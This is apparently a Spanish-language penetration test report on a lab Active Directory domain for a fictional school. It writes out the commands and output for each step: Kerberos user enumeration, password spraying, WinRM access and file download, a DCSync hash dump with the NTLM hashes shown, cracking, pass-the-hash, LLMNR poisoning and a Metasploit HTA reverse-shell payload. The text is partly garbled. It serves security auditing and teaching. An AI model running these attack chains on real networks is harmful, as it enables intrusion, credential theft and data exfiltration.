Objetivo: Identificar cuentas de usuario válidas en el dominio mediante la interacción directa con el servicio de autenticación Kerberos (Puerto 88).

Metodología

Ante la imposibilidad de listar usuarios pasivamente (LDAP/SMB), se optó por una técnica de enumeración activa basada en el comportamiento del protocolo Kerberos ante solicitudes de TGT (Ticket Granting Ticket).

- **Herramienta utilizada:** Kerbrute (modo userenum).
- **Fundamento Técnico:** El protocolo Kerberos responde de manera diferente dependiendo de si el usuario solicitado existe o no en su base de datos (KDC):
 1. **Si el usuario NO existe:** El KDC devuelve el error KDC_ERR_C_PRINCIPAL_UNKNOWN.
 2. **Si el usuario SÍ existe:** El KDC solicita pre-autenticación (generalmente requiriendo que la contraseña sea cifrada con el timestamp), devolviendo el error KDC_ERR_PREAMUTH_REQUIRED.
- La herramienta automatiza el envío de solicitudes TGT con una lista de diccionarios y analiza estas respuestas de error para inferir la existencia de la cuenta sin necesidad de provocar un bloqueo de cuenta inmediato (ya que no se está enviando una contraseña incorrecta, sino una solicitud de ticket).

Resultado

Se identificaron exitosamente 3 **usuarios válidos** en el dominio coleriesgosa.local.

```
(kali㉿kali)-[~/Escritorio]
$ ./kerbrute userenum -d coleriesgosa.local --dc 192.168.56.103 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

Version: v1.0.3 (9dad6e1) - 12/11/25 - Ronnie Flathers @ropnop
2025/12/11 11:31:11 > Using KDC(s):
2025/12/11 11:31:11 > 192.168.56.103:88
2025/12/11 11:31:19 > [+] VALID USERNAME: profesor@coleriesgosa.local
2025/12/11 11:31:31 > [+] VALID USERNAME: webadmin@coleriesgosa.local
2025/12/11 11:33:46 > [+] VALID USERNAME: administrador@coleriesgosa.local
```

Figura 41: Enumeración de usuarios vía Kerberos: Identificación exitosa de cuentas de dominio válidas mediante análisis de respuestas TGT (User Enumeration) utilizando la herramienta Kerbrute.

Tras identificar cuentas válidas, se procedió a verificar si alguna poseía la configuración insegura "**Do not require Kerberos preauthentication**". Esta configuración, si está habilitada, permite a un atacante solicitar un TGT (Ticket Granting Ticket) para el usuario sin aportar su contraseña.

```
(kali㉿kali)-[~]
$ impacket-GetNPUsers coleriesgosa.local/ -usersfile usuarios.txt -format hashcat -outputfile hashes_asrep.txt -dc-ip 192.168.56.103 -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User profesor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User webadmin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrador doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figura 42: Explotación de AS-REP Roasting: Extracción de material criptográfico (Hash TGT) de cuentas configuradas sin pre-autenticación Kerberos para su posterior craqueo

Todas las cuentas auditadas tienen la pre-autenticación Kerberos habilitada obligatoriamente. El vector de ataque AS-REP Roasting está mitigado. No es posible obtener hashes de contraseña sin interactuar directamente con el proceso de autenticación.

Ejecución del Ataque

Tras la identificación de usuarios válidos en la fase de enumeración, se procedió a realizar un ataque de "Password Spraying" (Rociado de Contraseñas) sobre el protocolo SMB (puerto 445).

El objetivo fue validar una lista reducida de contraseñas comunes y débiles contra todos los usuarios identificados, evitando el bloqueo de cuentas que provocaría un ataque de fuerza bruta tradicional. Se configuró la herramienta para no detenerse tras el primer hallazgo, permitiendo auditar la totalidad de la lista de usuarios.

```
crackmapexec smb 192.168.56.103 -u usuarios.txt -p pass_tactico.txt
--continue-on-success
```

	IP	Puerto	Sistema Operativo	Resultado
US_LOGON_FAILURE	192.168.56.103	445	WIN2010-DC	[-] coleriesgosa.local\webadmin:password STA
MB	192.168.56.103	445	WIN2016-DC	[+] coleriesgosa.local\webadmin:Password STA
US_LOGON_FAILURE	192.168.56.103	445	WIN2016-DC	[+] coleriesgosa.local\webadmin:Admin123 (Pw3d!)
MB	192.168.56.103	445	WIN2016-DC	[-] coleriesgosa.local\user:profesor STATUS_LOGON_FAILURE

Figura 43: Auditoría de autenticación masiva: Ejecución de ataque 'Password Spraying' mediante CrackMapExec para la identificación de credenciales válidas sin activar bloqueos de cuenta.

```
r STATUS_LOGON_FAILURE
SMB      192.168.56.103 445    WIN2016-DC      [+] coleriesgosa.local\profesor:12345
SMB      192.168.56.103 445    WIN2016-DC      [-] coleriesgosa.local\profesor:123456 STATU
S LOGON_FAILURE
```

Figura 44: Auditoría de autenticación masiva: Ejecución de ataque 'Password Spraying' mediante CrackMapExec para la identificación de credenciales válidas sin activar bloqueos de cuenta.

Localización de Activos Críticos

Una vez establecida la sesión remota estable a través de WinRM con el usuario webadmin, se procedió a la navegación del sistema de archivos para identificar información de valor.

Se identificó un archivo de interés en la ruta del perfil del usuario, simulando un documento corporativo confidencial.

Ruta del hallazgo: C:\Users\webadmin\Desktop\

```
—(kali㉿kali)-[~/Escritorio]
$ evil-winrm -i 192.168.56.103 -u webadmin -p Admin123
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Info: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#R
emote-path-completion

Info: Establishing connection to remote endpoint
-Evil-WinRM* PS C:\Users\webadmin\Documents> cd ..
-Evil-WinRM* PS C:\Users\webadmin> cd ..
-Evil-WinRM* PS C:\Users> dir
```

Figura 45: Reconocimiento post-exploitación: Localización de documentos sensibles en el escritorio del usuario 'webadmin' a través de la sesión remota WinRM.

```
*Evil-WinRM* PS C:\Users\webadmin> ls

Directorio: C:\Users\webadmin

Mode                LastWriteTime         Length Name
--                -- -- -- -- -- -- -- --
d-r--        7/16/2016  3:23 PM          Desktop
d-r--        12/11/2025 7:21 PM          Documents
d-r--        7/16/2016  3:23 PM          Downloads
d-r--        7/16/2016  3:23 PM          Favorites
d-r--        7/16/2016  3:23 PM          Links
d-r--        7/16/2016  3:23 PM          Music
d-r--        7/16/2016  3:23 PM          Pictures
d---        7/16/2016  3:23 PM          Saved Games
d-r--        7/16/2016  3:23 PM          Videos
```

Figura 46: Reconocimiento post-explotación: Localización de documentos sensibles en el escritorio del usuario 'webadmin' a través de la sesión remota WinRM.

Ejecución de la Exfiltración

Para extraer el archivo del servidor comprometido hacia la máquina del auditor (Kali Linux), se utilizó la funcionalidad nativa de transferencia de archivos de Evil-WinRM.

Ventaja Técnica: A diferencia de métodos tradicionales (como FTP o SMB) que requieren abrir puertos adicionales o montar unidades de red (lo cual genera mucho ruido en los logs), Evil-WinRM encapsula la transferencia del archivo dentro del propio tráfico de administración SOAP/HTTP (puerto 5985). Esto hace que la exfiltración sea más difícil de detectar por sistemas de detección de intrusos (IDS) básicos, ya que parece tráfico de administración normal.

```
Directorio: C:\Users\webadmin\Desktop

Mode                LastWriteTime         Length  Name
-a---       12/11/2025   7:24 PM           0  Informacion-confidencial-2025.txt

*Evil-WinRM* PS C:\Users\webadmin\Desktop> download Informacion-confidencial-2025.txt

Info: Downloading C:\Users\webadmin\Desktop\Informacion-confidencial-2025.txt to Informacion-con
fidential-2025.txt

Info: Download successful!
*Evil-WinRM* PS C:\Users\webadmin\Desktop>
```

Figura 47: Exfiltración de datos sensible: Transferencia del archivo objetivo encapsulado en tráfico WinRM (SOAP/HTTP) para minimizar la huella de auditoría y evadir detección.

Evidencia del Compromiso

La siguiente captura demuestra la posesión del documento confidencial fuera de la red de la organización, confirmando la violación del pilar de Confidencialidad de la seguridad de la información.

```
(kali㉿kali)-[~/Escritorio]
└─$ ls
academy-regular.ovpn  diccionario_escuela.txt  Informacion-confidencial-2025.txt  usuarios.txt
actualizar-kali.sh    DIRECTORY:                 kerbrute
claves_top.txt        hashes_asrep.txt          password.txt

(kali㉿kali)-[~/Escritorio]
└─$ sudo nano Informacion-confidencial-2025.txt
```

Figura 48: se realiza un *sudo nano* para verificar la información dentro del archivo




Figura 49: Validación de impacto en la confidencialidad: Verificación local del activo exfiltrado, confirmando la brecha de seguridad y la fuga de información sensible.

Auditoría del Servicio de "Gestión de Alertas"

Continuando con la enumeración de activos en el sistema de ficheros del servidor comprometido, se localizó una carpeta en la ruta C:\Sistemas\Alertas que contenía scripts de administración para el envío de notificaciones a las familias.

Hallazgo de Credenciales Embebidas (Hardcoded Credentials)

Al inspeccionar el código fuente del script enviar_avisos.ps1, se detectó una práctica de desarrollo insegura crítica: la inclusión de credenciales de servicio en texto plano dentro del código.

```
(kali㉿kali)-[~/Escritorio]
$ evil-winrm -i 192.168.56.103 -u webadmin -p Admin123
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\webadmin\Documents> dir
*Evil-WinRM* PS C:\Users\webadmin\Documents> cd ..
*Evil-WinRM* PS C:\Users\webadmin> cd ..
*Evil-WinRM* PS C:\Users> cd ..
*Evil-WinRM* PS C:> dir
```

Figura 50: Exploración del sistema de archivos: Detección de scripts de automatización y herramientas de gestión interna en el directorio personalizado 'C:\Sistemas\Alertas'.

```
*Evil-WinRM* PS C:> cd Alertas
*Evil-WinRM* PS C:\Alertas> dir

    Directorio: C:\Alertas
    users_cole... password.txt  actualizar... nomina_act... claves_cole...
    Mode                LastWriteTime        Length   Name
    --a--      12/26/2025  12:54 PM           405  enviar_avisos.ps1
```

Figura 51: Exploración del sistema de archivos: Detección de scripts de automatización y herramientas de gestión interna en el directorio personalizado 'C:\Sistemas\Alertas'.

```
*Evil-WinRM* PS C:\Alertas> cat enviar_avisos.ps1
# sistema de gestion de alertas

$SMTPServer = "smtp.gmail.com"
$SMTPPort = "587"
$Username = "alertas@coleriesgosa.local"
$Password = "Summer2025!"

Write-Host "conectando al servidor de correos.. "
Write-host "autenticando como $Username ... "
Start-Sleep -Seconds 2
Write-Host "Aviso Enviando 150 alertas de inasistencia ... "
Start-Sleep -Seconds 1
Write-Host "proceso completado correctamente"
*Evil-WinRM* PS C:\Alertas>
```

Figura 52: Auditoría de código de automatización: Identificación de credenciales en texto plano (Hardcoded Credentials) expuestas dentro del script 'enviar_avisos.ps1'.

Análisis del Impacto

- **Credencial expuesta:** Summer2025!
- **Riesgo:** Un atacante con acceso local (como el obtenido con webadmin) puede utilizar esta contraseña para comprometer el servidor de correo o intentar su reutilización en otros servicios del dominio (Movimiento Lateral), dado que es habitual que las contraseñas de servicio no se roten frecuentemente.

Análisis de Privilegios y Detección de Mala Configuración Crítica

Objetivo: Verificar el nivel de acceso obtenido con la cuenta comprometida webadmin.

Ejecución: Se ejecutó el comando whoami /groups para listar los grupos de seguridad a los que pertenece el usuario.

```
*Evil-WinRM* PS C:\Users\webadmin\Documents> whoami /groups
```

Figura 53: Ejecución comando whoami

Nombre de grupo	Atributos	Tipo	SID
Todos	Grupo conocido S-1-1-0 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado		
BUILTIN\Usuarios	Alias S-1-5-32-545	Alias	S-1-5-32-545
BUILTIN\Acceso compatible con versiones anteriores de Windows 2000	Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado	Alias	S-1-5-32-554
BUILTIN\Administradores	Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado, Propietario de grupo	Alias	S-1-5-32-544
NT AUTHORITY\NETWORK	Grupo conocido S-1-5-2 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado		

Figura 54: Análisis de contexto de seguridad: Enumeración de grupos y privilegios efectivos de la cuenta 'webadmin', confirmando su pertenencia a grupos estándar del dominio

```

    Grupo obligatorio, habilitado de manera predeterminada, Grupo habi
litado NT AUTHORITY\Usuarios autenticados           Grupo conocido S-1-5-11
                                Grupo obligatorio, Habilitado de manera predeterminada, Grupo habi
litado NT AUTHORITY\Esta compa a                 Grupo conocido S-1-5-15
                                Grupo obligatorio, Habilitado de manera predeterminada, Grupo habi
litado COLERIESGOSA\Admins. del dominio          Grupo          S-1-5-21-15128
37099-2925715906-42702672-512 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habi
litado COLERIESGOSA\Grupo de replicaci n de contrase a RODC denegada Alias          S-1-5-21-15128
37099-2925715906-42702672-572 Grupo obligatorio, Habilitado de manera predeterminada, Grupo habi
litado, Grupo local
NT AUTHORITY\Autenticaci n NTLM                Grupo conocido S-1-5-64-10
                                Grupo obligatorio, Habilitado de manera predeterminada, Grupo habi
litado Etiqueta obligatoria\Nivel obligatorio alto   Etiqueta        S-1-16-12288
*Evil-WinRM* PS C:\Users\webadmin\Documents> ■

```

Figura 55: An lisis de contexto de seguridad: Enumeraci n de grupos y privilegios efectivos de la cuenta 'webadmin', confirmando su pertenencia a grupos est ndar del dominio

Hallazgo Cr tico: Como se observa en la evidencia, el usuario webadmin es miembro del grupo:

COLERIESGOSA\Admins. del dominio (SID terminado en -512)

An lisis de Riesgo

Este hallazgo confirma una violaci n severa del principio de **M nimo Privilegio**. Una cuenta de servicio o gesti n web, que adem s estaba protegida por una contrase a d bil (Admin123) vulnerable a diccionarios, posee los privilegios m s altos de la infraestructura. Esto implica que el compromiso de esta cuenta "secundaria" equivale autom ticamente al compromiso total del Controlador de Dominio, sin necesidad de explotar vulnerabilidades de software (CVEs) en el servidor.

Exfiltraci n Masiva de Credenciales (Ataque DCSync)

Ejecuci n del Ataque desde Kali Linux Dado que el usuario comprometido webadmin pertenece al grupo "Domain Admins", posee permisos de replicaci n sobre el Directorio Activo. Para explotar esto, se utiliz  la suite de herramientas *Impacket* desde la estaci n de ataque (Kali Linux), ejecutando un ataque de tipo DCSync. Este ataque simula el comportamiento de un Controlador de Dominio para solicitar la base de datos de contrase as completa.

- **Comando:** impacket-secretsdump
coleriesgosa.local/webadmin:Admin123@192.168.56.103

- **Objetivo:** Obtener los hashes NTLM de todos los usuarios sin necesidad de acceso físico al servidor.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c73fc52c17961aaac2e9429e2bfc7ca1:::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0b873e2a98fd3ba5457c124ba84c72c9 :::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::  
colerriesgosa.local\profesor:1105:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f :::  
colerriesgosa.local\webadmin:1106:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d :::  
INTERVALO: 0x00000000 - 0x00000000 - 0x00000000 - 0x00000000 - 0x00000000 - 0x00000000
```

Figura 56: Ejecución de ataque DCSync mediante Impacket para la exfiltración masiva de hashes NTLM abusando de los privilegios de replicación del usuario.

Resultado de la Exfiltración

La operación fue exitosa, exponiendo los siguientes hashes críticos:

1. **Administrator:** c73fc52c17961aaac2e9429e2bfc7ca1
2. **Profesor:** 7a21990fcd3d759941e45c490f143d5f
3. **krbtgt:** 0b873e2a98fd3ba5457c124ba84c72c9

Auditoría de Contraseñas (Cracking Offline con Hashcat)

Una vez obtenidos los hashes, se procedió a una fase de "Cracking Offline" utilizando la herramienta **Hashcat** contra el diccionario estándar rockyou.txt. El objetivo fue verificar la robustez de las contraseñas de los usuarios y obtener acceso en texto claro.

Evidencia de la Auditoría de Contraseñas

Como se observa en la captura de la herramienta Hashcat:

- **Eficacia:** El ataque logró recuperar el **50%** de los objetivos (Recovered: 1/2).
- **Debilidad del Usuario Profesor:** Su contraseña fue identificada inmediatamente, confirmando la vulnerabilidad crítica.
- **Fortaleza del Usuario Administrador:** El estado **Exhausted** (Agotado) indica que el diccionario rockyou.txt se probó en su totalidad sin éxito. Esto valida que la contraseña del Administrador posee una entropía superior a las contraseñas comunes filtradas.

```
(kali㉿kali)-[~/Escritorio]
└─$ hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
Sistema de archivos: usuarios.txt DIRECTORY: admin.hash
Administrator@192.168.1.11:~
```

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIRV, LLVM 18.1.8, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

Figura 57: Auditoría de robustez de credenciales: Recuperación de contraseñas en texto plano mediante ataque de diccionario (Hashcat) sobre los hashes NTLM exfiltrados.

```
Dictionary cache hit:
* Filename .. : /usr/share/wordlists/rockyou.txt
* Passwords.. : 14344385
* Bytes..... : 139921507
* Keyspace .. : 14344385

7a21990fcd3d759941e45c490f143d5f:12345
Cracking performance lower than expected?
```

Figura 58: Resultados del criptoanálisis offline: Recuperación exitosa de credenciales débiles (usuario 'Profesor') y

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 1000 (NTLM)
Hash.Target...: hashes.txt
Time.Started...: Fri Dec 26 06:17:22 2025 (8 secs)
Time.Estimated.: Fri Dec 26 06:17:30 2025 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 2070.3 kH/s (0.16ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/2 (50.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1.: Util: 45%

Started: Fri Dec 26 06:17:20 2025
Stopped: Fri Dec 26 06:17:32 2025
```

Figura 59: validación de la robustez de la cuenta 'Administrador' tras agotar el espacio de claves del diccionario.

```
(kali㉿kali)-[~/Escritorio]
$ evil-winrm -i 192.168.56.103 -u Administrador -H c73fc52c17961aac2e9429e2bfc7ca1

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
coleriesgosa\administrator
*Evil-WinRM* PS C:\Users\Administrador\Documents> █
```

Figura 60: Validación de compromiso total mediante Pass-the-Hash: Acceso administrativo remoto (Evil-WinRM) inyectando directamente el hash NTLM, demostrando el control absoluto del dominio sin necesidad de conocer la contraseña en texto plano.

Análisis de la Evidencia Final (Acceso al Controlador de Dominio)

Como se demuestra en la captura de pantalla anterior, la ejecución del ataque ha sido exitosa. A continuación se desglosan los elementos clave que confirman el compromiso total:

1. **Identidad Verificada (whoami):** La consola devuelve coleriesgosa\administrator. Esto confirma que la sesión actual se está ejecutando con los privilegios de la cuenta más poderosa del dominio, sin restricciones.
2. **Objetivo Comprometido (hostname):** El comando identifica la máquina como WIN2016-DC (o el nombre que tenga tu servidor), corroborando que el acceso no es local en una estación de trabajo, sino directo sobre el Controlador de Dominio, el corazón de la red.
3. **Método de Acceso:** Al haber utilizado la técnica *Pass-the-Hash* (inyectando el hash c73fc...), se demuestra que **no fue necesario crackear la contraseña robusta** del administrador para comprometer el sistema. La seguridad perimetral y las políticas de contraseñas fueron eludidas completamente mediante la reutilización de credenciales.

Conclusiones del Objetivo: Windows Server 2016

Tras finalizar las fases de reconocimiento, explotación y post-explotación en la infraestructura del "Colegio Riesgosa", se dictaminan las siguientes conclusiones bajo la perspectiva de Ciberseguridad:

1. **Nivel de Riesgo: CRÍTICO.** La organización es susceptible a un compromiso total en menos de 24 horas por un atacante con acceso a la red interna.
2. **Vectores Principales:**
 - o **Mala Configuración de Privilegios:** El usuario webadmin, destinado a gestión web, poseía privilegios de *Domain Admin*, lo cual rompe el principio de mínimo privilegio y facilitó la caída de todo el dominio.
 - o **Debilidad en Contraseñas:** El uso de contraseñas triviales por parte del profesorado (12345) expone datos sensibles de menores (GDPR/LOPD) a cualquier intruso con conocimientos básicos.
3. **Impacto de Negocio:** Un atacante en la posición actual (Administrador del DC) tiene capacidad técnica para:
 - o **Cifrar toda la información** (Ransomware masivo).
 - o **Exfiltrar expedientes académicos** y datos personales de alumnos.
 - o **Alterar calificaciones** o borrar registros históricos de forma irreversible.

Enumeración y Análisis Windows 10 (Activo:192.168.56.106)

Reconocimiento y Detección de Servicios

Se ejecutó un escaneo exhaustivo sobre el puesto de usuario.

- **Comando:** sudo nmap -sV -sC -O -p- 192.168.56.106
- **Resultado:** El escaneo reportó la mayoría de los puertos como filtered (filtrados), incluyendo los servicios de compartición de archivos (SMB 445/139).
- **Análisis:** Este comportamiento indica la presencia de un **Firewall de Host (Windows Defender Firewall)** activo que bloquea las conexiones entrantes no solicitadas. Esto descarta vectores de ataque remotos directos (como exploits de SMB), obligando al auditor a utilizar vectores de ataque basados en la interacción del usuario o envenenamiento de tráfico de red (Man-in-the-Middle).

Ejecución del Ataque: LLMNR Poisoning

Dada la imposibilidad de conexión directa, se procedió a explotar los protocolos de resolución de nombres heredados **LLMNR** (Link-Local Multicast Name Resolution) y **NBT-NS**, los cuales estaban habilitados por defecto.

Escenario Simulado: Se reprodujo un comportamiento habitual de usuario: el intento de navegación hacia una intranet corporativa inexistente o mal escrita (<http://portal-empleado>) a través del navegador web Edge.

Mecánica del Compromiso:

1. **Solicitud Fallida:** El navegador intentó resolver el nombre de host. Al fallar la resolución DNS (el servidor no existe), el sistema operativo lanzó una difusión (broadcast) LLMNR a toda la subred local preguntando por la IP del recurso.
 2. **Envenenamiento:** La herramienta Responder (Kali Linux) interceptó esta difusión y respondió afirmativamente, suplantando la identidad del servidor solicitado.
 3. **Captura de Credenciales:** El navegador, confiando en la respuesta del atacante, presentó un cuadro de diálogo de autenticación (*Basic Auth*). Al introducir el usuario sus credenciales, estas fueron enviadas al equipo atacante.

```
(kali㉿kali)-[~]
$ sudo responder -I eth1 -dwv

actualizar... password.txt

NBT-NS, LLMNR & MDNS Responder 3.1.6.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
academy... hashes... 

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

Figura 61: Ejecución de envenenamiento de red (*Poisoning*): Interceptación de solicitudes de resolución de nombres LLMNR/NBT-NS mediante Responder, logrando la suplantación de identidad del servidor solicitado.

Figura 62: Exfiltración de credenciales vía suplantación: Captura de credenciales en texto claro (Basic Auth) tras forzar la autenticación del usuario víctima contra el servidor fraudulento.




Figura 63: Simulación del evento desencadenante: Intento de acceso a un recurso inexistente (*typo*) para forzar la caída a protocolos de resolución por difusión (LLMNR/NBT-NS).

Auditoría de Contraseñas (Cracking)

Se procedió al criptoanálisis del hash capturado utilizando John the Ripper. Debido al uso del protocolo débil NTLMv1, el proceso de ruptura fue inmediato.

- **Comando:**

```
john hash.txt --format=netntlm --wordlist=/usr/share/wordlists/rockyou.txt
```

```
(kali㉿kali)-[~/Escritorio]
$ john hash.txt --format=netntlm --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
12345          (profesor)
1g 0:00:00:00 DONE (2025-12-12 07:56) 20.00g/s 20160p/s 20160c/s 20160C/s 123456..mariel
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed.
```

Figura 64: Compromiso de credenciales mediante criptoanálisis: Recuperación exitosa de la contraseña en texto claro aprovechando la debilidad del protocolo NTLMv1 y un ataque de diccionario con John the Ripper.

Vector de Ataque: HTA (HTML Application)

Ante el bloqueo de puertos del firewall, se optó por un ataque de **Ingeniería Social** utilizando una aplicación HTML maliciosa (.hta). Este vector intenta engañar al usuario para que ejecute una aplicación que establece una conexión inversa hacia el atacante, teóricamente saltándose las reglas de entrada del firewall.

- **Herramienta:** Metasploit Framework (exploit/windows/misc/hta_server).
- **Payload:** windows/meterpreter/reverse_tcp.

Ejecución y Análisis de Respuesta

El usuario víctima accedió a la URL maliciosa y procedió a la descarga del archivo. La consola del atacante registró la entrega del payload (Delivering Payload), confirmando la conectividad y la interacción del usuario.




Figura 65: Vector de ataque Client-Side: Despliegue de servidor HTA malicioso mediante Metasploit para eludir el filtrado perimetral (Firewall) estableciendo una conexión inversa iniciada por el usuario

Eficacia de la Defensa (Endpoint Protection)

A pesar de la entrega exitosa, **no se estableció la sesión remota**. El sistema de protección **Windows Defender** interceptó la ejecución del script contenido en el archivo .hta mediante la interfaz AMSI (Antimalware Scan Interface), bloqueando la amenaza antes de que pudiera inyectarse en memoria.

Conclusiones del Objetivo: Windows 10

El puesto de usuario presenta una **seguridad mixta**:

1. **Vulnerabilidad Alta en Identidad:** Protocolos de red inseguros (LLMNR) y contraseñas triviales (12345) permitieron el robo de credenciales en segundos.
2. **Robustez Alta en Endpoint:** La configuración por defecto del Firewall y Antivirus fue eficaz para detener la intrusión técnica (RCE) y la exfiltración remota automatizada.

```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set SRVHOST 192.168.56.101
SRVHOST => 192.168.56.101
msf6 exploit(windows/misc/hta_server) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(windows/misc/hta_server) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.101:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.56.101:8080/lJlqIrqS.htm
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 192.168.56.106 hta_server - Delivering Payload
msf6 exploit(windows/misc/hta_server) > 
```

Figura 66: Validación de protección de Endpoint: Intercepción y bloqueo de la carga útil (Payload) en memoria mediante AMSI, impidiendo la ejecución del código malicioso a pesar de la entrega exitosa.

Enumeración y Análisis Ubuntu Server (Activo:192.168.56.104)

Objetivo

Identificar los puertos abiertos, los servicios en ejecución y el sistema operativo del objetivo (IP: 192.168.56.104) para determinar posibles vectores de entrada.

Comando ejecutado

Se utilizó la herramienta **Nmap** con los siguientes parámetros para realizar un análisis exhaustivo:

- -p-: Escaneo de los 65535 puertos TCP.
- -sV: Detección de la versión de los servicios.
- -sC: Ejecución de scripts por defecto (para obtener información adicional como claves SSH o cabeceras HTTP).
- -O: Detección del Sistema Operativo.

```
—(kali㉿kali)-[~]
$ sudo nmap -sV -sC -O -p- 192.168.56.104
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-12 09:09 EST
Nmap scan report for 192.168.56.104
Host is up (0.00051s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
